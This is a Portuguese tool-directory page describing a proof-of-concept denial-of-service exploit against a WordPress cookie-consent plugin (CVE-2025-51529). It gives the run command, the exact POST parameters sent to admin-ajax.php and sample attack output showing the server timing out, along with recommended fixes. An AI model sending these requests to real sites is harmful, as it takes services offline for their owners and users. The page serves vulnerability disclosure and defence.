
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-51529 — Controle de Acesso Incorreto na funcionalidade de endpoint AJAX no plugin Cookies and Content Security Policy de jonkastonka até a versão 2.29 | Kitploit
Ferramentas/GitHubGitHub/piotrmaciejbednarski/cve-2025-51529
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubpiotrmaciejbednarski/cve-2025-51529

CVE-2025-51529

Controle de Acesso Incorreto na funcionalidade de endpoint AJAX no plugin Cookies and Content Security Policy de jonkastonka até a versão 2.29

Ver RepositórioSite
624há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    403
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    263

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2025-51529: Vulnerabilidade de DoS no plugin WordPress Cookies and Content Security Policy

Controle de Acesso Incorreto na funcionalidade de endpoint AJAX no plugin jonkastonka Cookies and Content Security Policy até a versão 2.29 permite que atacantes remotos causem negação de serviço (exaustão de recursos do servidor de banco de dados) por meio de operações ilimitadas de gravação no banco de dados no endpoint wp_ajax_nopriv_cacsp_insert_consent_data.

A vulnerabilidade existe na função cacsp_insert_consent_data(), que é exposta por meio do endpoint AJAX do WordPress (wp-admin/admin-ajax.php) sem requisitos de autenticação. O plugin usa a ação wp_ajax_nopriv_, tornando-a acessível a usuários não autenticados.

Vetor de Ataque: Atacantes remotos podem enviar solicitações POST concorrentes ilimitadas para sobrecarregar o servidor de banco de dados com operações de gravação, causando exaustão de CPU e I/O de disco.

Detalhes da vulnerabilidade

  • CVE ID: CVE-2025-51529
  • Status: RESERVADO
  • Tipo: Controle de Acesso Incorreto / Negação de Serviço
  • Produto: Plugin Cookies and Content Security Policy até a versão 2.29
  • Fornecedor: Johan Jonk Stenstroem (jonkastonka)
  • Função Afetada: cacsp_insert_consent_data()
  • Vetor de Ataque: Remoto
  • Descobridor: Piotr Bednarski

Requisitos

  • Python 3.x
  • requests
  • matplotlib
  • threading

Uso

O uso básico do script PoC é o seguinte:

python payload.py --target <target_url> --threads <number_of_threads>

Por padrão, o número de threads é definido como 100. Você pode especificar um número diferente de threads fornecendo-o como segundo argumento.

Exemplo de saída

Gráfico de Ataque DoS

Target WordPress URL (https://example.com): https://vulnerable-site.com
Number of threads (default 100): 

Launching DoS attack with 100 threads...
Press Ctrl+C to stop the attack

[19:41:20] ✓ Status: 200 | Response time: 538.3ms | DB: 0.00MB (1 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 554.51ms | DB: 0.00MB (2 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 522.29ms | DB: 0.00MB (3 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 498.72ms | DB: 0.00MB (4 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 946.94ms | DB: 0.00MB (5 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 858.41ms | DB: 0.00MB (6 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 922.29ms | DB: 0.00MB (7 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 991.41ms | DB: 0.00MB (8 rows, 351b/row)
...
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding

Como funciona

O exploit envia solicitações POST para /wp-admin/admin-ajax.php com:

data = {
    'action': 'cacsp_insert_consent_data',
    'accepted_cookies': 'necessary,experience,analytics,marketing',
    'expires': "9" * 255  # Maximum TINYTEXT length
}

Cada solicitação bem-sucedida insere uma nova linha no banco de dados contendo:

  • Timestamp (19 bytes)
  • Endereço IP (~13 bytes)
  • Preferências de cookies (variável)
  • Dados de expiração (até 255 bytes)
  • ID do site (1 byte)
  • Sobrecarga do MySQL (~22 bytes)

Resultado: ~89 bytes por solicitação × solicitações ilimitadas = crescimento rápido do banco de dados

Correções recomendadas

  • Adicione verificação de nonce para chamadas AJAX
  • Implemente limitação de taxa por IP
  • Valide corretamente as entradas do usuário

Aviso legal

Este PoC é apenas para fins educacionais. O autor não é responsável por qualquer uso indevido ou dano causado pelo uso deste código. Sempre obtenha permissão antes de testar qualquer sistema.


Baixar ferramenta




